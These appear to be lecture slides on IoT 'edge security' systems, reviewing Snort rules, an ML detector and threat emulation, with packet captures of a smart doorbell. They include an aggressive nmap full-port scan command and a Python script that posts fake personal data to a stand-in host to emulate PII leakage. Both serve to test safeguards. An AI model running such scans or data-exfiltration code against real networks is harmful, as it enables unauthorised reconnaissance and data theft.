
Premise


Potential adversary
Internet
Victim zone
Network Traffic
Network Traffic
Potential adversary
Home router
Potential adversary
Smart home network
ISP


Solution




Solution


Raw Traffic
Traffic Inspector
Rules
Traffic Filtering
Filtered Traffic
Rule-based Traffic Filtering Module
Home Router

Solution



AI-based Network Threat Detection Module
Model Training & Update
Feature Extraction
Threat Detection
Traffic Inspector
Rules
Traffic Filtering
Rule-based Traffic Filtering Module
Raw Traffic
Filtered Traffic
Home Router

Rule-Based Traffic Filtering



- Makes use of Snort3 community rules
- Blocking logic for DoS, scanning and unencrypted HTTP traffic
- Is there any novelty in this?


AI-Based Network Threat Detection Module



- One single feature: Packet interarrival time (IAT)
- How does this compare to FIAT’s ML model?

Results

Who wants to interpret this graph?




Threats Emulation

- From: https://github.com/IoTrim/safeguards-study/


Port Scan

- Not all scans are prevented
- nmap -p 1-65535 -T4 -A –v
- -T4 means aggressive scan!
- -A: Enable OS detection,
  version detection,
  script scanning,
  and traceroute



PII Leakage

- Is blocking HTTP enough to stop PII leakage?




```python
import http.client
import time
import subprocess

# Define the HTTP server and endpoint
server = 'www.example.com'
endpoint = '/api'

# Define the custom data
custom_data = {
    'name': 'Anna',
    'age': 30,
    'email': 'anna@example.com',
    'password': 'iot',
    'info': 'private',
    'ip': '146.179.255.2',
    'credit': '5300 5454 5566 8787',
    'passport': 'YB5476777',
    'dob': '16-12-90',
    'bank': '23345676'

}

```



```python
# Convert the data to a string
data_string = '&'.join([f"{key}={value}" for key, value in custom_data.items()])

# Define the headers
headers = {
    'Content-type': 'application/x-www-form-urlencoded',
    'Accept': 'text/plain'
}

# Create the HTTP connection
conn = http.client.HTTPConnection(server)

# Send the POST request with the custom data
conn.request('POST', endpoint, data_string, headers)

# Get the response
response = conn.getresponse()

# Print the response data
print(response.read())

# Pause program for 20 minutes to allow the safeguard to detect the threat
time.sleep(1200)

# Call the detection script for safeguard arg1
subprocess.call(['bash', 'privacy_detection.sh', 'arg1'])
```

PII Leakage

- Updates are still sent via HTTP, e.g.:
- http://download.windowsupdate.com/d/msdownload/update/software/uprl/2021/08/windows-kb890830-v5.92_47fdd5988a5d6a149ce19840b515ad18a9b9b95d.exe
- This makes caching very easy, and the update is digitally signed, so it is still safe

PII Leakage

- HTTP isn't the worst of your problems…
- This is an example from my own lab report
- Raw UDP sockets exchange IP addresses (poor man's DNS)
- Doorbell cameras sent over unencrypted raw TCP socket





Fig. 4. Traffic generated by doorbell when powering up.



bytes are the IP in question (8B A2 DA 5C$_{16}$), as well as an ephemeral port (75 32$_{16}$). We have not reversed the remaining bytes of the protocol.

```
0000  60 01 94 6f 82 d2 e4 95  6e 43 dd 3d 08 00 45 20
0010  00 47 0f c7 40 00 2c 11  60 fa 76 b2 9d aa c0 a8
0020  08 c0 75 31 16 f9 00 33  2a 3f 55 aa 00 2b 01 00
0030  00 00 ff 01 00 d2 82 6f  00 00 64 01 43 01 fa 00
0040  00 00 28 cf 21 40 70 51  ff 00 00 00 06 00 00 8b
0050  a2 da 5c 75 32
```


Fig. 5. Highlighted UDP payload containing the IP address.

From this moment on the doorbell will send a 37 bytes sized UDP packet to the IP address (139.162.218.92) every 3 seconds, without receiving a reply (as indicated by the graph). We assume that this is some kind of heartbeat signal.

2) *Normal operation:* When the doorbell is pressed, the device initiates a TCP connection to the cloud service at d1.eye4.cn, to transfer the picture taken by the doorbell.

Anomalous Upload

- Only a single test file
- Stateless UDP traffic
- Plaintext extraction only detected after a few seconds



```
79 1.449437   2020-11-11 17:50:48.510636  0.006725   4548 192.168.20.129   21879 47.90.240.160    32100 UDP         46 21879 → 32100 Len=4
80 1.451690   2020-11-11 17:50:48.512889  0.002253   4594 192.168.20.129   21879 47.74.255.9      32100 UDP         46 21879 → 32100 Len=4
81 1.454223   2020-11-11 17:50:48.515422  0.002533   4660 192.168.20.129   21879 192.168.20.255   32108 UDP         66 21879 → 32108 Len=24
82 1.460189   2020-11-11 17:50:48.521388  0.005966   4810 192.168.20.129   21879 47.88.59.209     32100 UDP        150 21879 → 32100 Len=108
83 1.463449   2020-11-11 17:50:48.524648  0.003260   4960 192.168.20.129   21879 47.90.240.160    32100 UDP        150 21879 → 32100 Len=108
84 1.466792   2020-11-11 17:50:48.527991  0.003343   5110 192.168.20.129   21879 47.74.255.9      32100 UDP        150 21879 → 32100 Len=108
85 1.511361   2020-11-11 17:50:48.572560  0.044569   5156 92.21.4.92       13099 192.168.20.129   14433 UDP         46 13099 → 14433 Len=4
86 1.528665   2020-11-11 17:50:48.589864  0.017304   5218 47.90.240.160    32100 192.168.20.129   21879 DVB-S2 BB   62 DVB-S2 Baseband
87 1.540289   2020-11-11 17:50:48.601488  0.011624   5264 192.168.20.129   14433 92.21.4.92       13099 UDP         46 14433 → 13099 Len=4
88 1.542557   2020-11-11 17:50:48.603756  0.002268   5314 47.90.240.160    32100 192.168.20.129   21879 MNDP        50 32100 → 21879 Len=8
89 1.586107   2020-11-11 17:50:48.647306  0.043550   5376 47.88.59.209     32100 192.168.20.129   21879 DVB-S2 BB   62 DVB-S2 Baseband
90 1.603771   2020-11-11 17:50:48.664970  0.017664   5426 47.88.59.209     32100 192.168.20.129   21879 MNDP        50 32100 → 21879 Len=8
91 1.610183   2020-11-11 17:50:48.671382  0.006412   5472 92.21.4.92       13099 192.168.20.129   14433 UDP         46 13099 → 14433 Len=4
92 1.614311   2020-11-11 17:50:48.675510  0.004128   5518 192.168.20.129   14433 92.21.4.92       13099 UDP         46 14433 → 13099 Len=4
93 1.625482   2020-11-11 17:50:48.686681  0.011171   5580 47.74.255.9      32100 192.168.20.129   21879 DVB-S2 BB   62 DVB-S2 Baseband
94 1.640377   2020-11-11 17:50:48.701576  0.014895   5630 47.74.255.9      32100 192.168.20.129   21879 MNDP        50 32100 → 21879 Len=8
95 1.684470   2020-11-11 17:50:48.745669  0.044093   5676 92.21.4.92       13099 192.168.20.129   14433 UDP         46 13099 → 14433 Len=4
96 1.688393   2020-11-11 17:50:48.749592  0.003923   5722 192.168.20.129   14433 92.21.4.92       13099 UDP         46 14433 → 13099 Len=4
97 1.758200   2020-11-11 17:50:48.819399  0.069807   5768 92.21.4.92       13099 192.168.20.129   14433 UDP         46 13099 → 14433 Len=4
98 1.761983   2020-11-11 17:50:48.823182  0.003783   5814 192.168.20.129   14433 92.21.4.92       13099 UDP         46 14433 → 13099 Len=4
```

```
▸ Frame 83: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits)
▸ Ethernet II, Src: BilianElectr_0b:be:fb (0c:8c:24:0b:be:fb), Dst: 8a:60:8a:92:83:f6 (8a:60:8a:92:83:f6)
▸ Internet Protocol Version 4, Src: 192.168.20.129, Dst: 47.90.240.160
▸ User Datagram Protocol, Src Port: 21879, Dst Port: 32100
▾ Data (108 bytes)
    Data [truncated]: f1 14 00 68 54 4e 50 55 53 41 46 00 00 06 52 e4 59 50 55 4e 52 00 00 00 02 d2 02 0f 00 02 77 55 81 14 a8 c0 00 00 00 00 00 00 00 00 31 36 30 35 31 31 37 30 34 38 33 33 30 3a 32 51 76 71 74 35 67
    [Length: 108]
```

```
0000  8a 60 8a 92 83 f6 0c 8c  24 0b be fb 08 00 45 00   ·`······ $·····E·
0010  00 88 00 00 40 00 40 11  45 41 c0 a8 14 81 2f 5a   ····@·@· EA····/Z
0020  f0 a0 55 77 7d 64 00 74  ac 0a f1 14 00 68 54 4e   ··Uw}d·t ·····hTN
0030  50 55 53 41 46 00 00 06  52 e4 59 50 55 4e 52 00   PUSAF··· R·YPUNR·
0040  00 00 02 d2 02 0f 00 02  77 55 81 14 a8 c0 00 00   ········ wU······
0050  00 00 00 00 00 00 31 36  30 35 31 31 37 30 34 38   ······16 05117048
0060  33 33 30 3a 32 51 76 71  74 35 67 48 50 6d 75 50   330:2Qvq t5gHPmuP
0070  37 76 43 61 6b 31 42 46  37 37 37 35 41 30 39 37   7vCak1BF 7775A097
0080  31 44 35 30 42 30 44 36  45 44 46 33 42 42 41 34   1D50B0D6 EDF3BBA4
0090  42 30 35 45 32 30                                  B05E20
```

My Key Takeaways

- Research has many pitfalls:
    - Training data, algorithm and feature selection for ML
    - Experiment setup (aggressive nmap settings)
- Need to keep edge cases in mind (HTTP is not the only way to extract PII)
- Possible to run on consumer hardware (though not discussed in detail today)

Something I have not told you

- This is a short paper:

- This means it is mainly used to present ideas, not be too thorough

Discussion

After having seen and discussed the FIAT and SunBlock paper, what do you think of "Edge Security Systems"?

Would you make use of these systems?

How would you improve or change the design of these systems?

Volg ons

.nl SIDN.nl

@SIDN

in SIDN

See you next week!

Wed May 24, 10:45-12:30
Topic: IoT Device Security

No guest lecture on Mon May 22!